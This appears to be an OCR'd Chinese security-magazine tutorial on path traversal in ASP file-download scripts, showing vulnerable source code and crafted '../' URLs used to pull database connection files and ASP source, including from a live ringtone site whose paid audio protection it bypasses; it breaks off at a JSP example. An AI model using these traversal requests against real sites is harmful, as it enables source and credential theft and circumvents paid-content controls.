1.学习的时候不妨多问问自己，我真的明白了吗？很多时候你觉得自己已经明白了，但其实你只了解到了皮毛而已。

2.当自己发现一个新的技术或者方法不妨和别人共享一下，很多时候你觉得是如获至宝，但其实人家早就发现了。

3.明确自己在学习什么？你是在学习技术本身还是在学习技术的思维？

4.漠漠孤云尽成雨，积累和沉淀是前进的基础。

5.废话太多了，就容易被WTF当成骗稿费……（这点尤为重要，切记切记！）




图1

看到图里的状态栏了吗？它提示链接是“down.asp?id=FilePath_2004116154839.rar”，从那个“FilePath_2004116154839.rar”文件的扩展名“.rar”就可以看出那个ID接受的不是什么数字，而是一个合法的文件名。如果把它改成其他的文件名，它就会报告“文件无被法打开”，那就进一步说明了它是引用Adodb.Stream组件来完成这个下载服务的。我们只要精心构造一个特殊的ID参数，就能随意下载网站里的任一文件，甚至于同一服务器上其他硬盘的文件也可以下载——这个下载系统在网络上非常常见哦！

经过几次调整，我们构造这样的URL：

http://www.xxx.com/gb/down.asp?id=../admin/conn.asp

终于下载了那个担任下载服务的ASP文件，可怕了吧？就拿它来分析一下程序员是如何犯这个错误的（初学ASP的网站程序员可要注意了），下面就是出现下载漏洞的那段源代码：

```
= = = = = = = = = = = = = = = =
Fname=Trim(Request.QueryString("ID"))
//哪个ID参数就直接赋予哪个Fname变量
if Fname<>"" then
Response.Buffer = True
Dim strFilePath, strFileSize, strFileName
Const adTypeBinary = 1
strFilePath = "/pics/"&Fname  '文件路径
//表面上是把目录锁定在pics目录，在实际中可以用“../”来跳出这个目录
strFileSize = Request.QueryString("Size")
strFileName = NewFname                    '文件名
Response.Clear
Set objStream = Server.CreateObject("ADODB.Stream")
objStream.Open
objStream.Type = adTypeBinary
objStream.LoadFromFile Server.mappath(strFilePath)
//正因为是用“Server.mappath”这个函数来取得文件的物理路径，所以上面可以用“../”跳过
strFileType = lcase(Right(strFileName, 4))
= = = = = = = = = = = = = = = =
```

一个小小的逻辑错误导致了可以随意下载网站里的任何文件，更甚于ASP文件（一旦源代码泄露，非法分子就有洞可进，怕了吧）。

可能有人认为这个下载问题可以不用ASP程序，直接生成链接交由系统来处理不就行了吗？有时候这是很好的方案，但是如果你想让人可以下载文件又不想让人保存你的文件，就不能不这样做了（脚本小子：什么叫想给人下载又不想给人保存呢？下载了不就等于是可以保存文件了）。我当初也这样想过，也觉得很矛盾，但事实是的确有这样的事发生的。好吧，下面举个典型的例子，看完了你就明白了。

由于下面的例子中涉及一个国内人气比较好的手机彩图、铃声下载网，所以一些敏感的信息已经去掉。由于网站是手机图铃下载，里面的图片、铃声当然是不能随意任由大家下载的，因为这些图片、铃声是他们的劳动成果，而且这个站点也是靠此而赢利的，他们的一日三餐就全靠这些。为了保护自己的成果不被随意下载（除非给钱，不然休想下载），在“铃声试听”那里特别为试听做了一个特殊ASP下载服务程序，这个下载服务程序不是一般的下载，当你按下链接，ASP程序就读取网站里的MID文件，通过ASP里的“Response.ContentType = "audio/midi"”HTTP报文直接产生一个文件流，客户端的浏览器（IE）分析到如“audio/midi”的报文，就会启动流媒体播放器来播放。这样一来网站里的音乐文件就不被浏览器当作普通的文件流来保存了，从而保护了MID不被保存，这种方法对于菜鸟绝对有效！如果还不清楚就看下面的这个例子吧，下面是一个试听页面，如图2所示。




图2

图中选中的那行文字就是试听页面里的HTML源代码，它是MID音乐的流媒体链接，如果用IE打开URL，IE就会自动启动播放器来播放。而播放器的TITLE叫“playring[1].mid”，和地址栏里的ASP文件名的前面是相同的，可见是ASP产生文件流的作用了。从表面上看，不觉得有漏洞，但是如果你留心点就会看到HTML代码里的那串URL。如图3所示，注意图中加了底线的那行。

```
<body bgcolor="#FFFFFF" text="#000000" leftmargin="0" topmargin="0">
<bgsound
src="/bell/playring.asp?milk=BXLWJJFICEGLEGEOGKXNYDFMXYDOMGQHTKE&milk1=/pic
/1002/&milk2=mid" loop="-1">
<table width="500" border="0" cellspacing="0" cellpadding="0" height="320"
```

图3

觉不觉得那个变量“milk1”里的“/pic/1002/”像个路径，“milk2”里的“mid”像个文件类型？为了证

实这点，做点手脚，把“milk2”的值改成“asp”，如图4所示。




图 4

看到图里的错误提示了吧？它说找不到“123244.asp”文件！如果无限写入“../”它就能真正暴出网站的根路径了，如图5所示。




图 5

如果我再构造成其他的文件不就是可以下载了吗？在“milk2”变量后面加足够的“../../”，再加上“index.asp”构成这样的URL：milk1=/pic/1003/&milk2=../../../../../../index.asp”，它就可以下载到网站里的ASP文件了，如图6所示。




图 6

是不是有点不可思议呢？不过当IE下完之后，播放器就会自动启动，之后就是报告文件格式不正确！当然啦，因为那是真正的ASP源文件，又怎可能是音乐文件呢？难道要在缓存里找吗？其实只要用FlashGet就可以方便下载，如图7所示。




图 7

是不是觉得这类漏洞很容易利用呢？下面的代码就是从这个手机图铃站里下载的，我们一起来看看吧！

```
<%
smsid=iddecode(trim(request("milk")))
path=trim(request("milk1"))
exect=trim(request("milk2"))
```

其中变量“exect”是取URL里的milk2的值，这个milk2是负责文件扩展名的数值传递。既然是直接读取URL里的参数，且没有做任何的过滤，我们可以自定文件的扩展名和要下载的文件名（可怕了吧！）。

midifile =Server.MapPath(path&smsid&"."&exect) 是通过”Server.MapPath”函数取得的目录、文件物理路径，同样是可以通过”../../”来跳出的！

```
response.write midifile
Dim objStream
Set objStream = Server.CreateObject("ADODB.Stream")
objStream.Type = adTypeBinary
objStream.Open
objStream.LoadFromFile midifile
' 清除头标信息
Response.Expires = 0
Response.Buffer = TRUE
Response.Clear
'Output the contents of the stream object
Response.ContentType = "audio/midi"
Response.BinaryWrite objStream.Read
Response.flush
Response.End
Set objStream = Nothing
```

这两个例子都告诉我们，在ASP编程序里同样都是通过Server.MapPath来取得文件的物理路径，而且在这个过程里，程序员并没有做什么过滤等安全处理，导致了要安全反不安全的问题的出现！

ASP程序的漏洞就是这样，至于JSP呢？虽然JSP在安全方面比ASP、CGI、PHP安全性高得多，但如果程序员一时疏忽同样可以构成安全问题，如果是在*nix上的话，威胁就更大了，因为*nix目录是离散型的。下面就是一个很好的例子，如图8所示。





图 8

